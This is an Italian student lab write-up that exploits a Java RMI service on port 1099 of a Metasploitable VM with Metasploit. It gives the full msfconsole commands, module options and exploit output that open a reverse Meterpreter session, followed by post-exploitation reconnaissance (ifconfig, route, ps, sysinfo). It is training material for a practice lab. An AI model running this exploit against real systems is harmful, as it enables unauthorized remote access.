W16D4 - M4

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: **192.168.11.111**
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: **192.168.11.112**
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

• Porta 1099 Java RMI:


Sulla porta 1099 TCP della nostra Metasploitable è attivo un servizio Java-RMI, che è una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete. La vulnerabilità in questione è dovuta ad una configurazione di default errata che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target.

Soluzione


- **Per i primi step andiamo a modificare gli IP Address delle nostre macchine : Kali e Metasploitable come mostrato in figura .**
  Kali : 192.168.11.111
  Meta : 192.168.11.112
- **Possiamo utilizzare per entrambi in questo caso attraverso il root di entrambi il comando :**
  if config eth0 <IpAddress> .




- **Successivamente da Kali pinghiamo la macchina di Metasploitable per accertarci che le macchine siano comunicanti e perfettamente funzionanti .**



- **Utilizziamo il comando msfconsole per avviare Metasploit . Dopo il suo avvio digitiamo : search java_rmi per cercare l'exploit della vulnerabilità .**



- **Ottenuti i moduli utilizziamo il modulo 1 . Attraverso il comando use 1**



- **Utilizziamo il comando show options per mostrare le opzioni di base del payload di default .**
- **Il modulo ci indica che bisogna settare l'IP del RHOSTS e lo faremo utilizzando il comando set RHOSTS <IPAddress> .**

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                         asploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an
                                         address on the local machine or 0.0.0.0 to listen on all addresses
                                         .
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
```

- **Attraverso il comando exploit lanceremo l'attacco e si aprirà una sessione di meterpreter attraverso la quale potremmo verificare se il nostro attacco ha avuto successo o meno .**

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/uvFsbLosRVG
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:38526) at 2024-04-02 06:55:07 -0400

meterpreter >
```

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-04-02 06:47:51 -0400  dev
040666/rw-rw-rw-  4096     dir   2024-04-02 06:47:55 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  41150    fil   2024-04-02 06:47:55 -0400  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-04-02 06:47:43 -0400  proc
040666/rw-rw-rw-  4096     dir   2024-04-02 06:47:55 -0400  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-04-02 06:47:43 -0400  sys
040666/rw-rw-rw-  4096     dir   2024-04-02 06:55:09 -0400  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe2e:bc0b
IPv6 Netmask : ::
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0
```

```
meterpreter > ps

Process List
============

 PID   Name                                  User      Path
 ---   ----                                  ----      ----
 1     /sbin/init                            root      /sbin/init
 2     [kthreadd]                            root      [kthreadd]
 3     [migration/0]                         root      [migration/0]
 4     [ksoftirqd/0]                         root      [ksoftirqd/0]
 5     [watchdog/0]                          root      [watchdog/0]
 6     [events/0]                            root      [events/0]
 7     [khelper]                             root      [khelper]
 41    [kblockd/0]                           root      [kblockd/0]
 44    [kacpid]                              root      [kacpid]
```

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

- **Infine utilizziamo i comandi mostrati nelle immagini per raccogliere informazioni sulla macchina .**

ls : Mostra le directory. **route : Mostra la tabbella di routing.**

sys info : Info del sistema. **ifconfig : Mostra la configurazione di rete**

ps : Lista di processi .